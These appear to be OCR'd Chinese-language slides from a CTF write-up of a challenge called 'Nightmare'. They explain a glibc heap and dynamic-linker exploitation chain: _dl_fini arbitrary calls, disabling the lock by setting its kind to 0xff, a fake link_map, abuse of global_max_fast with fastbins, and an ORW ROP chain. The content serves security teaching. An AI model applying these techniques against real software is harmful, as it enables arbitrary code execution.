
```
if (ELF_INITFINI && l->l_info[DT_FINI] != NULL)
    DL_CALL_DT_FINI(l, l->l_addr + l->l_info[DT_FINI]->d_un.d_ptr);
```

執行 _dl_fini 就能呼叫到任意 function，其中呼叫時 rdi 指向 **_rtld_global._dl_load_lock_**

$ Nightmare

Exploitation

- Lock 的處理可能會讓程式終止，因此要讓 mutex lock 的處理什麼都不做
- 處理常見的 lock type
- 如果不常見，丟給完整的 handler 處理




```
$ 

pthread_mutex_lock()
{
    ...
    if (__builtin_expect (type & ~(PTHREAD_MUTEX_KIND_MASK_NP
                  | PTHREAD_MUTEX_ELISION_FLAGS_NP), 0))
    return __pthread_mutex_lock_full (mutex);
}



__pthread_mutex_lock_full()
{
    ...
    switch (PTHREAD_MUTEX_TYPE (mutex))
    {
      ...
      default:
        return EINVAL;
    }
}
```

$ Nightmare

Exploitation

- Lock 的處理可能會讓程式終止，因此要讓 mutex lock 的處理什麼都不做
- 處理常見的 lock type
- 如果不常見，丟給完整的 handler 處理




```
$ ▌

pthread_mutex_lock()
{
    ...
    if (__builtin_expect (type & ~(PTHREAD_MUTEX_KIND_MASK_NP
                          | PTHREAD_MUTEX_ELISION_FLAGS_NP), 0))
    return __pthread_mutex_lock_full (mutex);
}


__pthread_mutex_lock_full()
{
    ...
    switch (PTHREAD_MUTEX_TYPE (mutex))
    {
      ...
      default:
        return EINVAL;
    }
}
```

傳非法 lock type 如 0xff 最後只會回傳 error code

$ Nightmare

Exploitation



```
$ █

      for (Lmid_t ns = GL(dl_nns) - 1; ns >= 0; --ns)
      {
          __rtld_lock_lock_recursive(GL(dl_load_lock));
          ...
          else
          {
              ...
              __rtld_lock_unlock_recursive(GL(dl_load_lock));
              ...
          }
      }
```

_dl_fini

由於 _dl_fini 不會處理回傳的 error code，因此將可以直接把 **_rtld_global._dl_load_lock_._kind** (lock type) 設為 **0xff**

$ Nightmare

Exploitation

- Exploit 可以分成以下步驟
  - 1. 將 write 解析到 _Exit@got 達到不限次數限制的寫
  - 2. 透過更改 symbol st_other 藉此清除版本資訊，避免版本資訊影響結果
  - 3. 解析 ld 的 _dl_fini function 並寫到 write@got
  - 4. 透過 _dl_fini 構造任意呼叫的 primitive
  - 5. 為假的 link_map 構造 symbol table
  - 6. 為假的 link_map 設置其他 table
  - 7. 建構 stack pivoting + ORW 的 ROP chain
  - 8. Win !

$ Nightmare

Exploitation

- 後續需要使用 _dl_fixup 來解析 gadget 位址，因此我們要構造出一個 link_map
- l_info[ ] 存放的是 pointer，因此我們需要能夠寫入 pointer 的 primitive
- 透過以下流程：
  - 蓋寫變數 global_max_fast 成很大的值，讓 fastbin 的範圍變大
  - 控制 size 使得 chunk 進入 fastbin 後，會在對應 offset 的地方儲存此 chunk 的 pointer
  - 呼叫 _IO_str_overflow 做 malloc
  - 呼叫 _IO_str_finish 做 free，chunk 進入 fastbin，寫 pointer 在 offset 處

